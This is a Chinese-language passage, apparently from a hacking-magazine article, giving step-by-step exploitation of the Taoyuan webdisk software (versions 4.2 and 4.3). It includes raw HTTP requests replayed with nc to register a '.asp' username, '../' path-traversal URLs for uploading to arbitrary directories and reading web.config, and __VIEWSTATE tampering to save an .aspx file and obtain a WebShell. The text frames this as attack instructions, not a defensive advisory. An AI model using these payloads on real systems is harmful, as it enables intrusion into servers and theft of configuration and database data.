


图1

```
POST /webdisk/ajaxpro/Webdisk.reg, Webdisk.ashx HTTP/1.1
Accept: */*
Accept-Language: zh-cn
x-ajaxpro-method: RegUser
Referer: http://10.1.41.244/webdisk/reg.aspx
Content-Type: text/plain; charset=utf-8
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: 10.1.41.244
Content-Length: 297
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=l2jhhb555sw3va55g5opx2ik; CheckCode=D29BC38C260AD4DA
{"team":"","username":"blackstar","password":"123456","uquestion":"ffffffff","uanswer":"ffffffffffff","email":"fdfd@fdfd.com","sex":"婪?","url":"","qq":"","msn":"","realname":"","phone":"","address":"","company":"","bm":"","recommend":"","tjuser":"","ValidateCode":"","curr":"/webdisk/reg.aspx"}
```

将其中的“"username":"blackstar"”改为“"username":"blackstar.asp"”，将“Content-Length: 297”改为“Content-Length: 281”（因为我们修改时增加了4个字符），最后用NC提交，命令为“nc 10.1.41.244 80 <reg.txt”。如果没有返回什么错误，就说明成功了。接下来就是直接上传一个WebShell了（把后缀名改为txt上传），成功后直接提交WebShell地址就可以得到WebShell了，如图2所示。




图2

下面要介绍的就是本文的重点——桃源上传文件到任意目录的漏洞。经我测试，发现在4.2和4.3这两个免费版中都存在这个漏洞，如果接合第一个漏洞，将对4.2版产生致命的打击（就算管理员BT，设置用户的文件目录不能访问，也可以将文件上传到上级目录，从而拿下WebShell）。漏洞出在上传文件时，我们可以在URL中直接修改上传的路径。先点上传，然后通过属性得到上传的真实地址，如“http://10.1.41.244/webdisk/upload.aspx?Path=/.”，其中的Path没有过滤，导致可以将文件上传到上级目录以致根目录。如提交“http://10.1.41.244/webdisk/ContentPane.aspx?Path=/../../../”，就可以将上传的文件上传到根目录，如图3所示。




图3

接下来我将爆路径漏洞和读任意文件漏洞一起来讲。暴路径漏洞很多地方都有，如上面的上传到任意目录的漏洞，如果我们多加几个向上跳转，就可以暴出物理路径。我将它们放在一起来讲，主要是因为它们都是show.aspx产生的漏洞。show.aspx没有过滤特殊字符，可以向上跳转，从而读取任意文件。利用的方法是，先上传一个图片，你会发现上传的图片是可以直接查看的，如图4所示。看见test.jpg上的图标没有？在上面点右键，选择“复制快捷方式”，然后将地址复制到地址栏，形如“http://10.1.41.244/newdisk/show.aspx?type=1&filename=test.jpg&filepath=test%2ftest.jpg&GUID=A544313CE8CBF5F1”。由于没有任何过滤，导致我们可以任意修改路径和文件名，这样就会出现漏洞了。我们提交地址http://10.1.41.244/newdisk/show.aspx?type=4&filename=test.jpg1&filepath=test%2ftest.jpg1&GUID=A544313CE8CBF5F1，看看会出现什么情况，结果如图5所示。这个地址一共修改了两处，第一处是将“type=1”改为“type=4”（就是以文本的方式打开），第二处是将“test.jpg”改成一个不存在的文件，记得还要改filepath的值，这两个文件名要一样才可以。




图4




图5

现在物理路径暴出来了，我们继续测试读取任意文件的漏洞。我们最想看的是web.config文件，此时可以提交“http://10.1.41.244/newdisk/show.aspx?type=4&filename=web.config&filepath=../../web.config&GUID=A544313CE8CBF5F1”，结果如图6所示。得到数据库地址后，我们还可以直接读取数据库的内容，但是我读出来的全是乱码，用下载工具下载后也没有办法得到完整的数据库，主要是里面加入了一些HTML语句，希望高手能够帮忙解决这个问题。




图6

上面介绍的这些漏洞，除了官方4.3版中说的两个漏洞外，其余的漏洞在4.3版中都存在。看到这里，可能有的读者会说了，有没有可以拿下WebShell的漏洞呢？经过我随后的测试，发现了在4.3版中拿WebShell的漏洞（我只测试了4.3版，其余版

本就留给大家去测试吧）。还是直接说利用方法吧，这样大家看一下就会明白了。

首先上传一个文本文件，上传成功后就会有一个可以编辑的图标（和上面的图片浏览差不多），用同样的方法取它的真实的地址，然后用WSockExpert抓包，抓下的数据包如下所示。

```
POST /newdisk/editfile.aspx?file=/1.txt&path=/ HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://10.1.41.244/newdisk/editfile.aspx?file=/1.txt&path=/
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: 10.1.41.244
Content-Length: 394
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=oiupide50iwb3tv2qtf3uxy5; CheckCode=C5FF1DFB39F0DAD1; username=test; password=3C1CFEF60D02364D; showtype3=0; Columns=4
__EVENTTARGET=SaveBtn&__EVENTARGUMENT=&__VIEWSTATE=dDwtOTg4NTQ3NDkzO3Q8cDxsPHVzZXJuYW1lO3BhdGgxO2ZpbGVuYW1lOz47bDx0ZXN0Oy87LzEudHh0Oz4%2BO2w8aTwwPjs%2BO2w8dDw7bDxpPDE%2BOz47bDx0PHA8cDxsPFRleHQ7PjtsPOW9k%2BWJjeaWh%2BS7tiBcPGJcPi8xLnR4dFw8L2JcPjs%2BPjs%2BOzs%2BOz4%2BOz4%2BO2w8aG9tZUxpbms7Q2hlY2tCb3gxOz4%2B&SaveAsTxt=&CheckBox1=on&CodeText=just+a+test%21%0D%0A+++++++++by+%CB%E6%B7%E7%B6%F8%C8%A5
```

大家可以看出，我们可以修改的主要就是"/newdisk/editfile.aspx?file=/1.txt&path=/"，我一开始也是直接修改这个地方，提交后发现保存的仍是1.txt文件。程序不可能会自动识别吧？肯定在提交的文件中还有关于1.txt的信息。再看看"__VIEWSTATE="后面的数据，好像是加密了（后来发现是用的Base64加密的），用转换工具将得到的加密数据解密一下，可以发现我们提交的数据中的一些特殊字符已经被转化了。由此，我想到了获得WebShell更为方便、简单的方法。还是回到我们刚编辑文本文件时的页面，直接将当前的网页"另存为"，保存到本地。之后将其打开修改，为了节约版面，这里只贴出最主要的代码。

```
<META content="MSHTML 6.00.2900.3059" name=GENERATOR></HEAD>
<BODY>
<FORM id=edit name=edit action=editfile.aspx?file=/1.txt&amp;path=/
method=post><INPUT type=hidden name=__EVENTTARGET> <INPUT type=hidden
name=__EVENTARGUMENT> <INPUT type=hidden value=dDwtOTg4NTQ3NDkzO3Q8cDxsPHVzZXJuYW1lO3BhdGgxO2ZpbGVuYW1lOz47bDx0ZXN0Oy87LzEudHh0Oz4+O2w8aTwwPjs+O2w8dDw7bDxpPDE+Oz47bDx0PHA8cDxsPFRleHQ7PjtsPOW9k+WJjeaWh+S7tiBcPGJcPi8xLnR4dFw8L2JcPjs+Pjs+Ozs+Oz4+Oz4+O2w8aG9tZUxpbms7Q2hlY2tCb3gxOz4+
```

这里修改的地方主要有两处，一是把"action"补全，我也尝试过修改path，但没有成功，有兴趣的话可以自己研究一下；二是将"value="后的值用转换工具解密，如图7所示，解密后的结果为"t<-988547493;t<p<l<username;path1;filename;>;l<test;/;/1.txt;>>;l<i<0>;>;l<t<;l<i<1>;>;l<t<p<p<l<Text;>;l<褰撳墠鏂囦欢 \<b\>/1.txt\</b\>;>>;>;;>;>>;>>;l<homeLink;CheckBox1;>>"。将其中所有的"1.txt"改为"1.aspx"，之后再用刚才的工具加密回来，保存后，自己修改提交的内容，想怎么写就怎么写吧，直接提交就可以了。我的测试结果如图8所示，直接点击"保存"，如果出现了如图9所示的结果，就说明成功了。




图7




图8

